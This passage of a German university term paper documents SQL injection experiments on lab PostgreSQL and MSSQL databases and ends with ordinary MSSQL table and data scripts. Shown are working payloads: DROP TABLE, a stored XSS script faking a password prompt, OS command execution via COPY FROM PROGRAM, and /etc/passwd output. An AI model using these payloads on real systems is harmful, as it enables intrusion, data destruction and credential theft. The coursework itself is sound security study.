avahi:x:113:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
saned:x:114:118::/var/lib/saned:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
```

Info%'; DROP TABLE kemper.public.mytable; COMMIT; –

Adminer 4.8.1

DB: kemper
Schema: public

SQL-Kommando
Importieren Exportieren

Daten zeigen von: mytable

Daten auswählen Struktur anzeigen Tabelle ändern

Auswahl der Tabelle fehlgeschlagen:

➔ Die Tabelle wurde wieder gelöscht.

Info%'; INSERT INTO professoren (name, Rang) VALUES ('S', '<script>prompt("Bitte Passwort eingeben:", "");</script>') ; COMMIT;--

Vorlesungen

Info%'; INSERT INTO professoren (name, Rang) VALUES ('S', '<script>prompt("Bitte Passwort eingeben:", "");</script>') ; COMMIT;-- Suchen

sqlalchemy.exc.DataError

```
sqlalchemy.exc.DataError: (psycopg2.errors.StringDataRightTruncation) value too long for type character(2)
```

➔ Es wurde versucht, ein Script in eine Tabelle zu schreiben, was aufgrund der Größenbeschränkung nicht geklappt hat.

value too long for type character(2)

Da es beim Einschleusen des Beispiels aufgrund der Größenbeschränkung der Felder aller Tabellen in der Kemper Datenbank zu Problemen kommt, wurde eine neue Tabelle mit der notwendigen Größe angelegt.

Info%'; CREATE TABLE kemper.public.script (id INTEGER, Text VARCHAR(100)) ; COMMIT;--

➔ Die neue Tabelle mit ausreichender Größe einer Spalte wurde erstellt.

Info%'; INSERT INTO kemper.public.script (id, Text) VALUES ('1', '<script>prompt("Bitte Passwort eingeben:", "");</script>') ; COMMIT;--

➔ Das Script wurde in diese Tabelle eingefügt.

Info%'; SELECT id, Text, null, 0 FROM kemper.public.script ;--

Vorlesungen


Info%'; SELECT id, Text, null, 0 FROM kemper.public.script ;-- Suchen

Vorlesungsnummer	Titel	Professor	SWS
1	<script>prompt("Bitte Passwort eingeben:", "");</script>	None	0

➔ Beim Abrufen eines solchen Datensatzes sollte dieses Script auf der Webseite ausgeführt werden. Da die Umgebung das entsprechende Script jedoch escaped, passiert dies an dieser Stelle nicht.

Um jedoch zu beweisen, dass ein solches Vorgehen auf anderen Umgebungen funktioniert, wurde dieser Schritt auf der virtuellen Maschine von Herrn Hense wiederholt.

'; INSERT INTO professoren (name, Rang) VALUES ('S', '<script>prompt("Bitte Passwort eingeben:", "");</script>') ; COMMIT;--



➔ In der Hense-VM wird das Script entsprechend ausgeführt.

Info%'; DROP TABLE IF EXISTS tmp; COMMIT;--

sqlalchemy.exc.ResourceClosedError

```
sqlalchemy.exc.ResourceClosedError: This result object does not return rows. It has been closed automatically.
```

Vorlesungen


Info%'; DROP TABLE IF EXISTS tmp; COMMIT;-- Suchen

➔ Die Tabelle tmp wurde wieder gelöscht.

Info%'; CREATE TABLE tmp(filename text); COMMIT;--

➔ Es wurde eine neue Tabelle “tmp” erstellt.

Info%'; COPY tmp FROM PROGRAM 'ps -ef'; COMMIT;--




```
sqlalchemy.exc.InternalError:
(psycopg2.errors.ExternalRoutineException) program "ps -ef" failed
DETAIL:  command not found
```

➔ Der versucht das Beispiel aus der Hense-BT auszuführen war leider nicht erfolgreich, da der Befehl nicht erkannt wurde.

command not found

Da der hier verwendete Befehl nicht aufgefunden werden kann, wurde zur Demonstration das entsprechende Verzeichnis mit dem Befehl “ls” aufgelistet.

Info%'; COPY tmp FROM PROGRAM 'ls'; COMMIT;--

Vorlesungen

Info%'; COPY tmp FROM PROGRAM 'ls'; COMMIT;-- Suchen

sqlalchemy.exc.ResourceClosedError

```
sqlalchemy.exc.ResourceClosedError: This result object does not return rows. It has been closed automatically.
```

Adminer 4.8.1

DB: kemper
Schema: public

SQL-Kommando
Importieren Exportieren
Tabelle erstellen

zeigen assistenten
zeigen hoeren
zeigen professoren
zeigen pruefen
zeigen script
zeigen studenten
zeigen tmp
zeigen voraussetzen
zeigen vorlesungen

Daten zeigen von: tmp

Daten auswählen Struktur anzeigen Tabelle ändern Neuer Datensatz

Daten zeigen von | Suchen | Ordnen | Begrenzung 50 | Textlänge 100 | Aktion Daten zeigen von

`SELECT * FROM "tmp" LIMIT 50` (0.001 s) Bearbeiten

Ändern	filename
bearbeiten	base
bearbeiten	global
bearbeiten	pg_commit_ts
bearbeiten	pg_dynshmem
bearbeiten	pg_hba.conf
bearbeiten	pg_ident.conf
bearbeiten	pg_logical
bearbeiten	pg_multixact
bearbeiten	pg_notify
bearbeiten	pg_replslot
bearbeiten	pg_serial
bearbeiten	pg_snapshots
bearbeiten	pg_stat
bearbeiten	pg_stat_tmp
bearbeiten	pg_subtrans
bearbeiten	pg_tblspc
bearbeiten	pg_twophase
bearbeiten	PG_VERSION
bearbeiten	pg_wal
bearbeiten	pg_xact
bearbeiten	postgresql.auto.conf
bearbeiten	postgresql.conf
bearbeiten	postmaster.opts
bearbeiten	postmaster.pid

➔ Das entsprechende Dateiverzeichnis wurde nun in der Tabelle abgebildet.

Info%'; SELECT * FROM tmp; –

Vorlesungen

Info%'; SELECT * FROM tmp; --

Suchen

Vorlesungsnummer	Titel	Professor	SWS
base			
global			
pg_commit_ts			
pg_dynshmem			
pg_hba.conf			
pg_ident.conf			
pg_logical			
pg_multixact			
pg_notify			
pg_replslot			
pg_serial			
pg_snapshots			
pg_stat			
pg_stat_tmp			
pg_subtrans			
pg_tblspc			
pg_twophase			
PG_VERSION			
pg_wal			
pg_xact			
postgresql.auto.conf			

➔ Dieses konnte nun ebenso über die Oberfläche abgerufen werden.

3. SQL Injection - MSSQL

Für die Hausarbeit wurde folgendes Setting benutzt.

Windows 10,

SQL Server 2019 Express,

Docker,

WSL2 (kali),


WSL2 (Debian),

Visual Studio Code 2019,

BurpSuite Community Edition

3.1 Installation der Datenbank

Die Erstellung und Konfiguration der MSSQL Datenbank wurde wie in der Dokumentation der im vorherigen Semester angefertigten Hausarbeit durchgeführt und ist kein Teil dieser Ausarbeitung. Mithilfe der ebenfalls bereits im vorherigen Semester vorbereiteten Skripte wurde die Datenbank "***kistedb***" erstellt und mit Daten befüllt.



3.1.1 Tabellen erstellen


Die Tabellen wurden anhand des nachfolgenden Skriptes, das bereits im vorherigen Semester angefertigt wurde, erstellt.

```
create database kistedb;
GO
use kistedb;

DROP TABLE IF EXISTS bonuszuordnung;
DROP TABLE IF EXISTS bonus;
DROP TABLE IF EXISTS kategoriezuordnung;
```

```
DROP TABLE IF EXISTS kategorie;
DROP TABLE IF EXISTS bestellposition;
DROP TABLE IF EXISTS aktionzuordnung;
DROP TABLE IF EXISTS aktion;
DROP TABLE IF EXISTS artikel;
DROP TABLE IF EXISTS bestellung;
DROP TABLE IF EXISTS versand;
DROP TABLE IF EXISTS kunde;
DROP TABLE IF EXISTS lieferant;
DROP TABLE IF EXISTS adresse;
DROP TABLE IF EXISTS ort;

------------------------------
CREATE TABLE ort
       (pk_plz             INTEGER PRIMARY KEY NOT NULL,
       ortsname            VARCHAR(30) NOT NULL);

CREATE TABLE adresse
       (pk_adressnr        INTEGER PRIMARY KEY NOT NULL IDENTITY(1,1),
       strasse             VARCHAR(50) NOT NULL,
       hausnummer                VARCHAR(20) NOT NULL,
       _plz_ort                  INTEGER NOT NULL,
       FOREIGN KEY(_plz_ort)     REFERENCES ort);

CREATE TABLE lieferant
       (pk_lieferantNr           INTEGER PRIMARY KEY NOT NULL IDENTITY(1,1),
       bezeichnung                         VARCHAR(50) NOT NULL,
       _adressnr_lieferant          INTEGER NOT NULL,
       FOREIGN KEY(_adressnr_lieferant) REFERENCES adresse);

CREATE TABLE bonus
       (pk_bonusnr     INTEGER PRIMARY KEY NOT NULL IDENTITY(1,1),
       umsatzhoehe     DECIMAL(10,2),
       bonusbetrag     DECIMAL(10,2));

CREATE TABLE kunde
       (pk_kundennr              INTEGER PRIMARY KEY NOT NULL IDENTITY(1,1),
       vorname                   VARCHAR(30),
       nachname                  VARCHAR(30) NOT NULL,
       jahresumsatz        DECIMAL(10,2),
       stammkunde                BIT NOT NULL,
       _adressnr_kunde           INTEGER,
       FOREIGN KEY(_adressnr_kunde)  REFERENCES adresse ON DELETE CASCADE);
```

```
CREATE TABLE bonuszuordnung
      (jahr                                INTEGER CHECK (Jahr > 0),
      _bonusnr_bonuszuordnung          INTEGER NOT NULL,
      _kundennr_bonuszuordnung         INTEGER NOT NULL,
      FOREIGN KEY(_bonusnr_bonuszuordnung)REFERENCES bonus ON DELETE
      CASCADE,
      FOREIGN KEY(_kundennr_bonuszuordnung)  REFERENCES kunde ON DELETE CASCADE);

CREATE TABLE versand
      (pk_versandartnr        INTEGER PRIMARY KEY NOT NULL IDENTITY(1,1),
      bezeichnung               VARCHAR(40) NOT NULL,
      preis                     DECIMAL(10,2) NOT NULL);

CREATE TABLE kategorie
     (kategorienr   INTEGER PRIMARY KEY NOT NULL IDENTITY(1,1),
      bezeichnung          VARCHAR(30) NOT NULL);

CREATE TABLE aktion
    (pk_aktionsnr          INTEGER PRIMARY KEY NOT NULL IDENTITY(1,1),
     datum_von             DATE NOT NULL,
     datum_bis             DATE NOT NULL,
     rabatt_prozent        DECIMAL(5,2) NOT NULL);

CREATE TABLE artikel
     (pk_artikelnr        INTEGER PRIMARY KEY NOT NULL IDENTITY(1,1),
      bezeichnung          VARCHAR(50) NOT NULL,
      stueckzahl           INTEGER NOT NULL,
      nettoeinzelpreis DECIMAL(10,2) NOT NULL CHECK (nettoeinzelpreis > 0.00),
      mwst             DECIMAL(5,2) NOT NULL CHECK (mwst > 0.00),
      bruttoeinzelpreis AS nettoeinzelpreis * mwst / 100 +
      nettoeinzelpreis,
      _lieferantnr_artikel  INTEGER NOT NULL,
      FOREIGN KEY (_lieferantnr_artikel) REFERENCES lieferant ON DELETE
      CASCADE);

CREATE TABLE aktionzuordnung
    (_artikelnr_aktionzuordnung           INTEGER,
     _aktionsnr_aktionzuordnung             INTEGER,
    FOREIGN KEY(_artikelnr_aktionzuordnung) REFERENCES artikel ON DELETE
    CASCADE,
    FOREIGN KEY(_aktionsnr_aktionzuordnung) REFERENCES aktion ON DELETE
    CASCADE);

CREATE TABLE kategoriezuordnung
    (_kategorienr_kategoriezuordnung            INTEGER,
```

```
    _artikelnr_kategoriezuordnung                    INTEGER,
    FOREIGN KEY(_kategorienr_kategoriezuordnung) REFERENCES kategorie ON
    DELETE CASCADE,
    FOREIGN KEY(_artikelnr_kategoriezuordnung  ) REFERENCES artikel ON
    DELETE CASCADE);

CREATE TABLE bestellung
    (pk_bestellnr            INTEGER PRIMARY KEY NOT NULL IDENTITY (1,1),
    bestelldatum                        DATE NOT NULL,
    gesamtbetrag                        DECIMAL(10,2) NOT NULL,
    _kundennr_bestellung                INTEGER NOT NULL,
    _versandartnr_bestellung            INTEGER NOT NULL,
    FOREIGN KEY(_versandartnr_bestellung)REFERENCES versand ON DELETE
    CASCADE,
    FOREIGN KEY(_kundennr_bestellung )    REFERENCES kunde ON DELETE
    CASCADE);

CREATE TABLE bestellposition
    (pk_bestellpositionnr       INTEGER NOT NULL,
    anzahl                      INTEGER NOT NULL,
    _artikelnr_bestellpos       INTEGER NOT NULL,
    pk_bestellnr_bestellpos     INTEGER NOT NULL,
    PRIMARY KEY(pk_bestellpositionnr,pk_bestellnr_bestellpos),
    FOREIGN KEY(pk_bestellnr_bestellpos)REFERENCES bestellung ON DELETE
    CASCADE,
    FOREIGN KEY (_artikelnr_bestellpos) REFERENCES artikel ON DELETE
    CASCADE);
```



3.1.2 Daten einfügen

Anschließend wurden die Daten anhand des nachfolgenden Skriptes, das bereits im vorherigen Semester angefertigt wurde, eingefügt.

```
usekistedb

INSERT INTO ort (pk_plz, ortsname) VALUES (81929, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (85521, 'Ottobrunn');
INSERT INTO ort (pk_plz, ortsname) VALUES (81541, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (80636, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81667, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81679, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81825, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81927, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81739, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (80686, 'München');
INSERT INTO ort (pk_plz, ortsname) VALUES (81249, 'Nürnberg');
INSERT INTO ort (pk_plz, ortsname) VALUES (90402, 'Nürnberg');
INSERT INTO ort (pk_plz, ortsname) VALUES (80331, 'München');

INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Industriestraße', 129,
81929);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Musterstraße', '1a',
85521);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Frankenweg', 22,
90402);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Hefnerstraße', '11-1',
81541);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Hedwigstraße', 4,
80636);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Pariser Straße',65,
81667);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Paul-Neu-Weg', 5,
81679);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Dachstraße', 1,
81825);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Davidstraße', 6,
81927);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Nixenweg', 3, 81739);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Nussbaumweg', 13,
80686);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Waldstraße', 9,
81825);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Wattplatz', 78,
81249);
```

```
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Parkstr', 47, 90402);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Schlossstraße', 9,
90402);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Rubensstraße', 5,
85521);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Rosenheimer
Landstraße', 103, 85521);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Rudolf-Diesel-Straße',
8, 85521);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Karpfenstraße', 3,
81825);
INSERT INTO adresse (strasse, hausnummer, _plz_ort) VALUES ('Kaufingertor', 7,
80331);

INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde)
VALUES ('Anton', 'Schwarz', 374.81, '0', 1);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde)
VALUES ('Max', 'Muster', 0.00, '0', 2);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde)
VALUES ('Heiko', 'Müller', 0.00, '0', 3);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde)
VALUES ('Annalena', 'Falk', 5089.10, '1', 4);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde)
VALUES ('Lena', 'Udon', 0.00, '0', 5);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde)
VALUES ('Franziska', 'Heiler', 0.00, '1', 6);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde)
VALUES ('Gustav', 'Gans', 0.00, '0', 7);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde)
VALUES ('Erika', 'Weller', 693.19, '1', 8);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde)
VALUES ('Hubert', 'Zanirak', 563.67, '0', 9);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde)
VALUES ('Klaus', 'Toddler', 0.00, '0', 10);

INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Getränke Müller
e.K.', 11);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Getränke Huber
e.K.', 12);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Alfons & Geiger
Getränke GmbH', 13);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Nürnberger
Getränkeservice GmbH', 14);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Azimoz
Erfrischungen GmbH', 15);
```

```
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Großmarkt für
Getränke GmbH', 16);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Drink2Home GmbH',
17);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Bierkönig
Lieferservice GmbH', 18);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Durstlöscher
GmbH', 19);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Getränke Freiler
AG', 10);

INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (100.00, 10.00);
INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (1000.00, 100.00);
INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (2000.00, 200.00);
INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (3000.00, 300.00);
INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (4000.00, 400.00);

INSERT INTO bonuszuordnung (jahr,_bonusnr_bonuszuordnung, _kundennr_bonuszuordnung)
VALUES ( 2020, 1, 1);
INSERT INTO bonuszuordnung (jahr,_bonusnr_bonuszuordnung, _kundennr_bonuszuordnung)
VALUES ( 2020, 1, 1); -- TODO
INSERT INTO bonuszuordnung (jahr,_bonusnr_bonuszuordnung, _kundennr_bonuszuordnung)
VALUES ( 2021, 5, 4);
INSERT INTO bonuszuordnung (jahr,_bonusnr_bonuszuordnung, _kundennr_bonuszuordnung)
VALUES ( 2021, 1, 1);
INSERT INTO bonuszuordnung (jahr,_bonusnr_bonuszuordnung, _kundennr_bonuszuordnung)
VALUES ( 2021, 1, 9);


INSERT INTO versand (bezeichnung, preis) VALUES ('Standard', 3.99);
INSERT INTO versand (bezeichnung, preis) VALUES ('Premium', 6.99);
INSERT INTO versand (bezeichnung, preis) VALUES ('SameDay', 39.99);
INSERT INTO versand (bezeichnung, preis) VALUES ('Kurrier', 69.99);
INSERT INTO versand (bezeichnung, preis) VALUES ('Kostenfrei', 0.0);

INSERT INTO kategorie (bezeichnung) VALUES ('Erfrischungsgetränke');
INSERT INTO kategorie (bezeichnung) VALUES ('Bier');
INSERT INTO kategorie (bezeichnung) VALUES ('Energy Drinks');
INSERT INTO kategorie (bezeichnung) VALUES ('Koffeinhaltig');
INSERT INTO kategorie (bezeichnung) VALUES ('Kaffee');

INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2020-01-01',
'2020-12-31', 5.00);
INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01',
'2021-12-31', 10.00);
```

```
INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01',
'2021-12-31', 2.00);
INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01',
'2021-06-30', 3.00);
INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01',
'2021-12-31', 19.00);

INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst,
_lieferantnr_artikel) VALUES ('Augustiner Lagerbier Hell (Kasten)', 20, 0.75,
19.00, 1);
INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst,
_lieferantnr_artikel) VALUES ('Augustiner Lagerbier Hell (Einzel)', 1, 0.75, 19.00,
1);
INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst,
_lieferantnr_artikel) VALUES ('Cola (Kasten)', 24, 0.66, 19.00, 2);
INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst,
_lieferantnr_artikel) VALUES ('Cola (Einzeln)', 1, 0.66, 19.00, 2);
INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst,
_lieferantnr_artikel) VALUES ('Energy Drink (Palette)', 24, 1.39, 7.00, 3);
INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst,
_lieferantnr_artikel) VALUES ('Eiskaffee (Palette)', 12, 1.21, 7.00, 4);
INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst,
_lieferantnr_artikel) VALUES ('Eiskaffe (Einzeln)', 20, 1.21, 7.00, 4);

INSERT INTO aktionzuordnung (_artikelnr_aktionzuordnung,
_aktionsnr_aktionzuordnung) VALUES (1, 2);
INSERT INTO aktionzuordnung (_artikelnr_aktionzuordnung,
_aktionsnr_aktionzuordnung) VALUES (3, 2);
INSERT INTO aktionzuordnung (_artikelnr_aktionzuordnung,
_aktionsnr_aktionzuordnung) VALUES (5, 4);
INSERT INTO aktionzuordnung (_artikelnr_aktionzuordnung,
_aktionsnr_aktionzuordnung) VALUES (5, 1);
INSERT INTO aktionzuordnung (_artikelnr_aktionzuordnung,
_aktionsnr_aktionzuordnung) VALUES (7, 3);

INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (2,1);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (2,2);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (1,3);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (1,4);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (4,3);
```

```
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (4,4);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (3,5);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (4,5);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (4,6);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (5,6);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (4,7);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (5,7);

INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2020-03-14', 550.02, 1, 2);
INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2021-01-12', 3184.88, 4, 5);
INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2021-03-05', 374.81, 1, 1);
INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2021-04-02', 1904.22, 4, 5);
INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2021-01-03', 563.67, 9, 2);
INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2021-03-15', 693.19, 8, 2);


INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1 ,20, 1, 1);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 5, 1, 3);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 2, 1, 5);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 9, 1, 6);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 1, 1, 2);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1, 3, 2, 1);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 20, 2, 2);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 43, 2, 3);
```

```
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 95, 2, 4);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 35, 2, 5);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1, 8, 3, 7);
